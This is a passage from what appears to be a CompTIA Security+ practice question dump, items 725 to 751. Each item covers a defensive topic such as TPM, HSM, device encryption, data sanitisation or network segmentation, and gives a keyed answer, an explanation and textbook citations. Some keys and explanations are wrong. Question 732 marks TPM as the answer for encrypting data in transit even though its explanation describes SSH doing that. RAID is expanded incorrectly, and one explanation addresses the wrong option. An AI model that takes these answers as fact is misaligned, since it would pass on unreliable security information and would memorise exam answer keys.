- D. Configure the devices so that removable media use is disabled.

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Mobile devices can be plugged into computers where they appear as an additional disk in the same way as a USB drive. This is known as removable media. This would enable users to copy company data onto the mobile devices. By disabling removable media use, the users will not be able to copy data onto the mobile devices.

**Incorrect Answers:**

- A: A mobile application that tracks read and write functions on the device (if such an application exists) would only monitor the activity. It wouldn't stop data being written to the device.
- B: Policies provide guidelines. A policy prohibiting the use of mobile devices for personal use would not stop data being written to the device as the policy would still need to be enforced.
- C: Global Positioning System (GPS) tracking can be used to identify its location of a stolen device and can allow authorities to recover the device. However, for GPS tracking to work, the device must have an Internet connection or a wireless phone service over which to send its location information. This would not prevent data being written to the device.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236,

### **QUESTION 725**

Which of the following can be used to mitigate risk if a mobile device is lost?

- A. Cable lock
- B. Transport encryption
- C. Voice encryption
- D. Strong passwords

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

**Section: Application, Data and Host Security**

Passwords are the most likely mechanism that can be used to mitigate risk when a mobile device is lost. A strong password would be more difficult to crack.

**Incorrect Answers:**

A: Cable locks are theft deterrent devices that can be used to tether a device to a fixed point keep smaller devices from being easy to steal.

B: Transport encryption is a mechanism used to encrypt network communications in which only the payload is encrypted.

C: Voice encryption is used to protect audio (voice) transmission.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 249, 369, 407

### **QUESTION 726**

Which of the following types of encryption will help in protecting files on a PED?

- A. Mobile device encryption
- B. Transport layer encryption
- C. Encrypted hidden container
- D. Database encryption

**Correct Answer: A**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

**Section: Application, Data and Host Security**

Device encryption encrypts the data on a Personal Electronic Device (PED). This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen.

**Incorrect Answers:**

- B: The transport layer provides network communication. It does not involve files on a Personal Electronic Device (PED).
- C: Encrypting hidden containers would protect the files in those containers. It will not protect the rest of the files on the Personal Electronic Device (PED).
- D: Database encryption makes use of cryptography functions that are built into the database software to encrypt the data stored in the data base. This often offers granular encryption options which allows for the encryptions of the entire database, specific database tables, or specific database fields, such as a credit card number field. However, a database would typically be stored on a server and not a Personal Electronic Device (PED).

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236, 237, 252

**QUESTION 727**

Which of the following is a way to implement a technical control to mitigate data loss in case of a mobile device theft?

- A. Disk encryption
- B. Encryption policy
- C. Solid state drive
- D. Mobile device policy

**Correct Answer: A****Section: Application, Data and Host Security****Explanation****Explanation/Reference:****Section: Application, Data and Host Security**

Disk and device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen.

**Incorrect Answers:**

- B: An encryption policy provides guidelines that limit the use of encryption to algorithms that have been proven to work effectively. The policy still needs to be applied and enforced.
- C: Solid state drives are hard drives that have memory chips to store data rather than magnetic disks. These are much faster than traditional hard disks but have no effect on data loss due to device theft.
- D: A mobile device policy provides guidelines the acceptable use of mobile devices within an organization, and means of securing the devices and the data on those devices. However, the policy still needs to be applied and enforced.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA

**QUESTION 728**

An SSL/TLS private key is installed on a corporate web proxy in order to inspect HTTPS requests. Which of the following describes how this private key should be stored so that it is protected from theft?

- A. Implement full disk encryption
- B. Store on encrypted removable media
- C. Utilize a hardware security module
- D. Store on web proxy file system

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Hardware Security Module (HSM) hardware-based encryption solution that is usually used in conjunction with PKI to enhance security with certification authorities (CAs). It is available as an expansion card and can cryptographic keys, passwords, or certificates.

Incorrect Answers:

A: Device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen.

B: The SSL/TLS private key needs to be installed on the web proxy in order to inspect HTTPS requests. Moving it to removable media would not improve its security as the removable media would need to be attached to the web proxy if the SSL/TLS private keys are to be used effectively.

D: The SSL/TLS private key needs to be installed on the web proxy in order to inspect HTTPS requests. However, simply installing it on the file system does not improve its security.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236,

**QUESTION 729**

Which of the following has a storage root key?

- A. HSM
- B. EFS
- C. TPM
- D. TKIP

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Trusted Platform Module (TPM) is a hardware-based encryption solution that is embedded in the system's motherboard and is enabled or disabled in BIOS. It helps with hash key generation and stores cryptographic keys, passwords, or certificates on non-volatile (NV) memory. Data stored on NV memory is retained unaltered when the device has no power. The storage root key is embedded in the TPM to protect TPM keys created by applications, so that these keys cannot be used without the TPM.

Incorrect Answers:

A: Hardware Security Module (HSM) hardware-based encryption solution that is usually used in conjunction with PKI to enhance security with certification authorities (CAs). It is available as an expansion card and can store cryptographic keys, passwords, or certificates. However, the HSM does not have a storage root key.

B: Encrypting File System (EFS) is used to encrypt files or entire volumes in a Windows computer. It uses certificates to encrypt the data but do not have a storage root key.

D: TKIP (Temporal Key Integrity Protocol) is an encryption protocol used in Wireless networks. It was designed to provide more secure encryption than the relatively weak Wired Equivalent Privacy (WEP) and does not have a storage root key.

References:

<http://www.cs.bham.ac.uk/~mdr/teaching/modules/security/lectures/TrustedComputingTCG.htm> | [http://en.wikipedia.org/wiki/Hardware\\_security\\_module](http://en.wikipedia.org/wiki/Hardware_security_module)

<http://searchmobilecomputing.techtarget.com/definition/TKIP> Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 171, 237

### **QUESTION 730**

Which of the following would be used when a higher level of security is desired for encryption key storage?

- A. TACACS+
- B. L2TP
- C. LDAP
- D. TPM

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Trusted Platform Module (TPM) is a hardware-based encryption solution that is embedded in the system's motherboard and is enabled or disabled in BIOS. It helps with hash key generation and stores cryptographic keys, passwords, or certificates.

Incorrect Answers:

- A: Terminal Access Controller Access-Control System (TACACS) is an authentication and authorization system that accepts credentials from multiple methods, including Kerberos. It is used in client/server network environments to control access. It does not provide higher levels of security for encryption key storage.
- B: Layer 2 Tunneling Protocol (L2TP) is used to create a channel for network communication between two systems. However, it does not secure the data transmitted over the channel. It does not provide higher levels of security for encryption key storage.
- C: Lightweight Directory Access Protocol (LDAP) is a directory access protocol that allows queries to run against the directory's database. It does not provide higher levels of security for encryption key storage.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 144, 146, 147, 237

### QUESTION 731

Which of the following is a hardware based encryption device?

- A. EFS
- B. TrueCrypt
- C. TPM
- D. SLE

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Trusted Platform Module (TPM) is a hardware-based encryption solution that is embedded in the system's motherboard and is enabled or disabled in BIOS. It helps with hash key generation and stores cryptographic keys, passwords, or certificates.

Incorrect Answers:

A: Encrypting File System (EFS) is a software-based encryption solution that is used to encrypt files or entire volumes in a Windows computer. It is not a hardware-based encryption solution.

B: TrueCrypt is an open source software-based encryption solution.

D: SLE (Single Loss Expectancy) is a risk management concept that measures the potential dollar value loss from a single risk-realization incident. It is not related to cryptography.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 5-7, 237, 290

### QUESTION 732

A company wants to ensure that all aspects of data are protected when sending to other sites within the enterprise. Which of the following would ensure some type of encryption is performed while data is in transit?

- A. SSH
- B. SHA1
- C. TPM
- D. MD5

**Correct Answer:** C

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Trusted Platform Module (TPM) is a hardware-based encryption solution that is embedded in the system's motherboard and is enabled or disable in BIOS. It helps with hash key generation and stores cryptographic keys, passwords, or certificates.

Incorrect Answers:

- A: Secure Shell (SSH) is a tunneling protocol that uses encryption to establish a secure shell connection to a remote system. This allows a user to run commands on the remote machine without being physically present at the machine.
  - B: SHA-1 is a version of Secure Hash Algorithm (SHA) and is a 160-bit (20-byte) hash algorithm that can be used for hashing. Hashing is not an encryption algorithm but the hash can be used to verify that the data has not been altered. Cryptographic weaknesses were discovered in SHA-1 in 2005.
  - D: Message Digest 5 (MD5) is a 128-bit hash algorithm that can be used for hashing. Hashing is not an encryption algorithm but the hash can be used to verify that the data has not been altered.
- This, however, is only one aspect of data protection.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 237, 271, 315-316 <http://en.wikipedia.org/wiki/SHA-1>

### **QUESTION 733**

Which of the following should be enabled in a laptop's BIOS prior to full disk encryption?

- A. USB
- B. HSM
- C. RAID
- D. TPM

**Correct Answer:** D

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

**Section: Application, Data and Host Security**

Trusted Platform Module (TPM) is a hardware-based encryption solution that is embedded in the system's motherboard and is enabled or disabled in BIOS. It helps with hash key generation and stores cryptographic keys, passwords, or certificates.

**Incorrect Answers:**

- A: USB support can be enabled or disabled in a system's BIOS but it is not required for full-disk encryption.
- B: Hardware Security Module (HSM) hardware-based encryption solution that is usually used in conjunction with PKI to enhance security with certification authorities (CAs). It is available as an expansion card and can store cryptographic keys, passwords, or certificates. As HSM is not embedded in the motherboards, it is not enabled or disabled in BIOS.
- C: Random Array of Independent Disks (RAID) is a fault-tolerant storage solution that consists of two or more hard disks. It is not required for full-disk encryption.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 237, 238

**QUESTION 734**

Which of the following is a hardware-based security technology included in a computer?

- A. Symmetric key
- B. Asymmetric key
- C. Whole disk encryption
- D. Trusted platform module

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

**Section: Application, Data and Host Security**

Trusted Platform Module (TPM) is a hardware-based encryption solution that is embedded in the system's motherboard and is enabled or disabled in BIOS. It helps with hash key generation and stores cryptographic keys, passwords, or certificates.

**Incorrect Answers:**

- A, B: Symmetrical and Asymmetrical keys are used in hardware- or software-based cryptography.
- C: Whole disk and device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen. This encryption can be provided by a software or a hardware solution.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236,

**QUESTION 735**

Which of the following provides dedicated hardware-based cryptographic functions to an operating system and its applications running on laptops and desktops?

- A. TPM
- B. HSM
- C. CPU
- D. FPU

**Correct Answer:** A

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Trusted Platform Module (TPM) is a hardware-based encryption solution that is embedded in the system's motherboard and is enabled or disable in BIOS. It helps with hash key generation and stores cryptographic keys, passwords, or certificates.

Incorrect Answers:

B: Hardware Security Module (HSM) hardware-based encryption solution that is usually used in conjunction with PKI to enhance security with certification authorities (CAs). It is available as an expansion card and can cryptographic keys, passwords, or certificates. However, the HSM secures communication between devices rather than the data on the device.

C: A Central Processing Unit (CPU) does not provide cryptographic functions.

D: A Floating-point Unit (FPU) is a math coprocessor designed to carry out operations on floating point numbers. IT does not provide cryptographic functions.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 237, 238

### QUESTION 736

Which of the following is built into the hardware of most laptops but is not setup for centralized management by default?

- A. Whole disk encryption
- B. TPM encryption
- C. USB encryption
- D. Individual file encryption

**Correct Answer:** B

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Trusted Platform Module (TPM) is a hardware-based encryption solution that is embedded in the system's motherboard and is enabled or disable in BIOS. It helps

with hash key generation and stores cryptographic keys, passwords, or certificates.

Incorrect Answers:

A Whole disk and device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen. This encryption can be provided by a hardware solution, such as TPM or HSM, or a software solution.

C: USB encryption is provided by the vendor of the USB device or by a tool from a third party.

It is not included in the hardware of a laptop.

D. File encryption can be used to protect the contents of individual files. It uses randomly generated symmetric encryption keys for the file and stores the key in an encrypted form using the user's public key on the encrypted file.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236, 237, 252, 255

### QUESTION 737

A hospital IT department wanted to secure its doctor's tablets. The IT department wants operating system level security and the ability to secure the data from alteration. Which of the following methods would MOST likely work?

- A. Cloud storage
- B. Removal Media
- C. TPM
- D. Wiping

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Trusted Platform Module (TPM) is a hardware-based encryption solution that is embedded in the system's motherboard and is enabled or disable in BIOS. It helps with hash key generation and stores cryptographic keys, passwords, or certificates.

Incorrect Answers:

A: Cloud storage involves using an online storage provider to host data. The operating system would most likely not be installed on cloud storage. Therefore securing removable media would not provide operating system level security.

B: Removable media includes tape drives, recordable compact disks (CD-Rs), diskettes, memory cards, etc. The operating system would most likely not be installed on removable media. Therefore securing removable media would not provide operating system level security. D. Wiping is the process of removing data from a device so that it is no longer recoverable. This is usually done when the device is to be decommissioned or discarded. It does not provide data security while the device is in use.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 206, 237 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 252-

### QUESTION 738

Which of the following hardware based encryption devices is used as a part of multi-factor authentication to access a secured computing system?

- A. Database encryption
- B. USB encryption
- C. Whole disk encryption
- D. TPM

**Correct Answer:** D

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Trusted Platform Module (TPM) is a hardware-based encryption solution that is embedded in the system's motherboard and is enabled or disable in BIOS. It helps with hash key generation and stores cryptographic keys, passwords, or certificates.

Incorrect Answers:

A: Database encryption makes use of cryptography functions that are built into the database software to encrypt the data stored in the data base. Encryption protects data on storage devices it is not an authentication mechanism.

B: USB encryption is provided by the vendor of the USB device or by a tool from a third party. Encrypting the data on a USB protects the data on the USB; it is not an authentication mechanism.

C: Whole disk encryption protects the data on hard drives of devices it is not an authentication mechanism.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 237 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 252,

### QUESTION 739

The systems administrator wishes to implement a hardware-based encryption method that could also be used to sign code. They can achieve this by:

- A. Utilizing the already present TPM.
- B. Configuring secure application sandboxes.
- C. Enforcing whole disk encryption.
- D. Moving data and applications into the cloud.

**Correct Answer:** A

## **Section: Application, Data and Host Security**

### **Explanation**

#### **Explanation/Reference:**

Section: Application, Data and Host Security

Trusted Platform Module (TPM) is a hardware-based encryption solution that is embedded in the system's motherboard and is enabled or disabled in BIOS. It helps with hash key generation and stores cryptographic keys, passwords, or certificates.

Incorrect Answers:

- B: Sandboxing is the process of isolating a system before installing new applications on it so as to restrict any potential harm it may cause to production systems.
- C: Whole disk encryption can be implemented by either a software-based cryptography solutions or by a hardware based solution such as a Trusted Platform Module (TPM) or a Hardware Security Module (HSM).
- D: Moving data and applications to the cloud does not ensure that the data or applications are encrypted in its new location.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 204-205, 237 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 250

## **QUESTION 740**

Which of the following BEST explains the use of an HSM within the company servers?

- A. Thumb drives present a significant threat which is mitigated by HSM.
- B. Software encryption can perform multiple functions required by HSM.
- C. Data loss by removable media can be prevented with DLP.
- D. Hardware encryption is faster than software encryption.

**Correct Answer: D**

## **Section: Application, Data and Host Security**

### **Explanation**

#### **Explanation/Reference:**

Section: Application, Data and Host Security

Hardware Security Module (HSM) is a cryptoprocessor that can be used to enhance security. It provides a fast solution for large asymmetrical encryption calculations and is much faster than software-based cryptographic solutions.

Incorrect Answers:

- A: Hardware Security Module (HSM) is a cryptoprocessor that can be used to enhance security. HSM is usually used in conjunction with PKI to enhance security with certification authorities (CAs). PKI secures communication. It does not secure thumb drives.
- B: Hardware Security Module (HSM) is a cryptoprocessor that can be used to enhance security. HSM is usually used in conjunction with PKI to enhance security with certification authorities (CAs). It provides encryption functions rather than requiring it.
- C: Data loss prevention (DLP) is designed detect and prevent unauthorized access to sensitive information. It may involve content inspection, storage and

transmission encryption, contextual assessment, monitoring authorizations, and centralized management. It can make use of software-based cryptographic solutions, or hardware-based cryptographic solutions such as HSM.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 238, 278 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 254-

**QUESTION 741**

Access mechanisms to data on encrypted USB hard drives must be implemented correctly otherwise:

- A. user accounts may be inadvertently locked out.
- B. data on the USB drive could be corrupted.
- C. data on the hard drive will be vulnerable to log analysis.
- D. the security controls on the USB drive can be bypassed.

**Correct Answer:** D

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

A common access mechanism to data on encrypted USB hard drives is a password. If a weak password is used, someone could guess the password and bypass the security controls on the USB drive to access the data.

**Incorrect Answers:**

A: Not configuring a password (or other access mechanism) on an encrypted USB hard drive would not lock out a user account. It would just enable someone to access the data on the hard drive.

B: Not configuring a password (or other access mechanism) on an encrypted USB hard drive would not corrupt the data. It would just enable someone to access the data on the hard drive.

C: Not configuring a password (or other access mechanism) on an encrypted USB hard drive would not cause the data on the hard drive will be vulnerable to log analysis. It would just enable someone to access the data on the hard drive.

**References:**

<http://www.pcadvisor.co.uk/test-centre/pc-peripheral/114492/group-test-top-7-encrypted-hard-drives/?pn=2>

**QUESTION 742**

A security administrator has implemented a policy to prevent data loss. Which of the following is the BEST method of enforcement?

- A. Internet networks can be accessed via personally-owned computers.
- B. Data can only be stored on local workstations.

- C. Wi-Fi networks should use WEP encryption by default.
- D. Only USB devices supporting encryption are to be used.

**Correct Answer:** D

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

The concern for preventing data loss is the concern for maintaining data confidentiality. This can be accomplished through encryption, access controls, and steganography. USB encryption is usually provided by the vendor of the USB device. It is not included on all USB devices.

Incorrect Answers:

- A: Allowing personally-owned computers to access the intranet or internet would not prevent data loss. Allowing them to access the intranet would increase the risk of data loss while allowing them to access the internet would be of no consequence.
- B: Storing data on local workstations does not reduce the risk of data loss as the data can still be accessed if it is not encrypted.
- C: Wired Equivalent Privacy (WEP) is the original wireless encryption standard that has inherent weakness and has been replaced by WiFi Protected Access (WPA). The current version of WPA is WPA2.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 148,

**QUESTION 743**

Which of the following data security techniques will allow Matt, an IT security technician, to encrypt a system with speed as its primary consideration?

- A. Hard drive encryption
- B. Infrastructure as a service
- C. Software based encryption
- D. Data loss prevention

**Correct Answer:** A

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Disk and device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen. It should be implemented using a hardware-based solution for greater speed.

Incorrect Answers:

B: The Infrastructure as a Service (IaaS) model is a cloud computing business model uses virtualization, with the clients paying for resources used. It is not a data security technique.

C: Software based encryption is usually slower than hardware based encryption. D. Data loss prevention is the purpose of encryption; it is not a data security technique.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236,

#### **QUESTION 744**

A large corporation has data centers geographically distributed across multiple continents. The company needs to securely transfer large amounts of data between the data center. The data transfer can be accomplished physically or electronically, but must prevent eavesdropping while the data is on transit. Which of the following represents the BEST cryptographic solution?

- A. Driving a van full of Micro SD cards from data center to data center to transfer data
- B. Exchanging VPN keys between each data center via an SSL connection and transferring the data in the VPN
- C. Using a courier to deliver symmetric VPN keys to each data center and transferring data in the VPN
- D. Using PKI to encrypt each file and transferring them via an Internet based FTP or cloud server

**Correct Answer: B**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

A virtual private network (VPN) is an encrypted communication tunnel that connects two systems over an untrusted network, such as the Internet. They provide security for both authentication and data transmission through a process called encapsulation. Secure Sockets Layer (SSL) can be used to exchange the VPN keys securely. SSL is used to establish secure TCP communication between two machines by encrypting the communication.

**Incorrect Answers:**

A: The data centers are geographically distributed across multiple continents. This makes it difficult to transport the data by driving a van.

C: Symmetrical keys are rendered useless when the key is stolen as the same key is used for encryption and decryption. D. PKI can be used to encrypt the data but transferring the data via FTP or a cloud server is not advisable. FTP is inherently insecure while cloud servers are used for storage.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 45, 304-305, 310-311 <http://www.networkworld.com/article/2263539/compliance/vpn-security----do-you-know-where-your-keys-are-.html>

#### **QUESTION 745**

A security administrator wants to ensure that the message the administrator sends out to their Chief Financial Officer (CFO) does not get changed in route. Which of the following is the administrator MOST concerned with?

- A. Data confidentiality
- B. High availability
- C. Data integrity
- D. Business continuity

**Correct Answer:** C

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Integrity is the process of ensuring that the information has not been altered during transmission.

This can be accomplished by means of hashing.

Incorrect Answers:

A: Confidentiality is the process of ensuring that unauthorized users are not able to read the information.

B: Availability is the process of ensuring that authorized users have access to the data and systems that they require. Data backups, redundant systems, and disaster recovery plans can be used to support availability.

D. Business continuity is concerned with the processes and policies that are designed to minimize the impact of a system failure, network failure, or the failure of any key component needed for business operation.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 259, 413-414, 431

#### **QUESTION 746**

An administrator wants to ensure that the reclaimed space of a hard drive has been sanitized while the computer is in use. Which of the following can be implemented?

- A. Cluster tip wiping
- B. Individual file encryption
- C. Full disk encryption
- D. Storage retention

**Correct Answer:** A

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

A computer hard disk is divided into small segments called clusters. A file usually spans several clusters but rarely fills the last cluster, which is called cluster tip. This cluster tip area may contain file data because the size of the file you are working with may grow or shrink and needs to be securely deleted.

Incorrect Answers:

- B: File encryption encrypts the content of a specified file to protect it from access by unauthorised users. It does not sanitise the reclaimed space on a hard drive.
- C: Full-disk encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen. It does not sanitise the reclaimed space on a hard drive.
- D: Storage retention, or data retention, is a policy for handling data, particularly sensitive data, within an organization. It is not related to sanitizing the reclaimed space on a hard drive.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236, 237, 252 <https://uwnthesis.wordpress.com/2013/07/10/ccleaner-how-to-configure-ccleaner-to-wipe-cluster-tips-on-drive/>

#### **QUESTION 747**

The act of magnetically erasing all of the data on a disk is known as:

- A. Wiping
- B. Dissolution
- C. Scrubbing
- D. Degaussing

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Degaussing is a form of data wiping that entails the use of magnets to alter the magnetic structure of the storage medium.

Incorrect Answers:

A: Data wiping is the process of securely removing data remnants from a storage device so that the data cannot be recovered. This is usually done when a device is to be disposed or can be done remotely, when a mobile device is stolen.

B, C: Dissolution and scrubbing are not related to erasing data on a disk.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 256 <http://pcsupport.about.com/od/toolsofthetrade/tp/erase-hard-drive.htm>

#### **QUESTION 748**

Company XYZ recently salvaged company laptops and removed all hard drives, but the Chief Information Officer (CIO) is concerned about disclosure of confidential information. Which of the following is the MOST secure method to dispose of these hard drives?

- A. Degaussing
- B. Physical Destruction
- C. Lock up hard drives in a secure safe
- D. Wipe

**Correct Answer:** B

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

The physical destruction of hard drives is the only secure means of disposing hard drives. This can include incineration, an acid bath, and crushing.

Incorrect Answers:

A, D. Data wiping is the process of securely removing data remnants from a storage device so that the data cannot be easily recovered. Degaussing is one method of data wiping. However, data wiping does not provide a guarantee that the data is completely unrecoverable.

C: Locking hard drives in a safe still represents a risk should the attackers gain access to the safe.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 256

#### **QUESTION 749**

During a recent investigation, an auditor discovered that an engineer's compromised workstation was being used to connect to SCADA systems while the engineer was not logged in. The engineer is responsible for administering the SCADA systems and cannot be blocked from connecting to them. The SCADA systems cannot be modified without vendor approval which requires months of testing.

Which of the following is MOST likely to protect the SCADA systems from misuse?

- A. Update anti-virus definitions on SCADA systems
- B. Audit accounts on the SCADA systems
- C. Install a firewall on the SCADA network
- D. Deploy NIPS at the edge of the SCADA network

**Correct Answer:** D

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:****Section: Application, Data and Host Security**

A supervisory control and data acquisition (SCADA) system is an industrial control system (ICS) that is used to control infrastructure processes, facility- based processes, or industrial processes.

A network-based IPS (NIPS) is an intrusion detection and prevention system that scans network traffic in real time against a database of attack signatures. It is useful for detecting and responding to network-based attacks originating from outside the organization.

**Incorrect Answers:**

A: Antivirus software is used to protect systems against viruses, which are a form of malicious code designed to spread from one system to another, consuming network resources.

B: Auditing accounts on the SCADA system will not likely protect the SCADA systems as the compromised workstation is being used to connect to the SCADA systems while the engineer is not logged in.

C: A firewall protects a system from attack by filtering network traffic to and from the system. It can be used to block ports and protocols but this would prevent the administrator from access the SCADA system.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 117, 157

**QUESTION 750**

Which of the following are examples of network segmentation? (Select TWO).

- A. IDS
- B. IaaS
- C. DMZ
- D. Subnet
- E. IPS

**Correct Answer: CD****Section: Application, Data and Host Security****Explanation****Explanation/Reference:****Section: Application, Data and Host Security**

C: A demilitarized zone (DMZ) is a part of the network that is separated from the rest of the network by means of firewalls and acts as a buffer between the untrusted public Internet and the trusted local area network (LAN). D. IP subnets can be used to separate or segment networks while allowing communication between the network segments via routers.

**Incorrect Answers:**

A: An intrusion detection system (IDS) is an automated system that detects intrusions or security policy violations on networks or host systems. It does not feature or offer network segmentation.

B: The Infrastructure as a Service (IaaS) model is a cloud computing business model uses virtualization, with the clients paying for resources used.  
E: An intrusion prevention system (IPS) is an automated system that attempts to prevent intrusions or security policy violations on networks or host systems. It does not feature or offer network segmentation.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 21, 26, 27-28 Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 65, 110-111

**QUESTION 751**

Which of the following can be implemented in hardware or software to protect a web server from cross-site scripting attacks?

- A. Intrusion Detection System
- B. Flood Guard Protection
- C. Web Application Firewall
- D. URL Content Filter

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Cross-site scripting (XSS) is a form of malicious code-injection attack on a web server in which an attacker injects code into the content sent to website visitors. XSS can be mitigated by implementing patch management on the web server, using firewalls, and auditing for suspicious activity.

**Incorrect Answers:**

- A: An Intrusion Detection System (IDS) is used to detect attempts to access a system. It cannot be used to detect cross-site scripting attacks where a malicious user is injecting malicious content into content being downloaded by a user.
- B: Flood Guard Protection is used to prevent a network being flooded by data such as DoS, SYN floods, ping floods etc. The flood of data saturates the network and prevents the successful transmission of valid data across the network. Flood Guard Protection is not used to prevent cross-site scripting attacks.
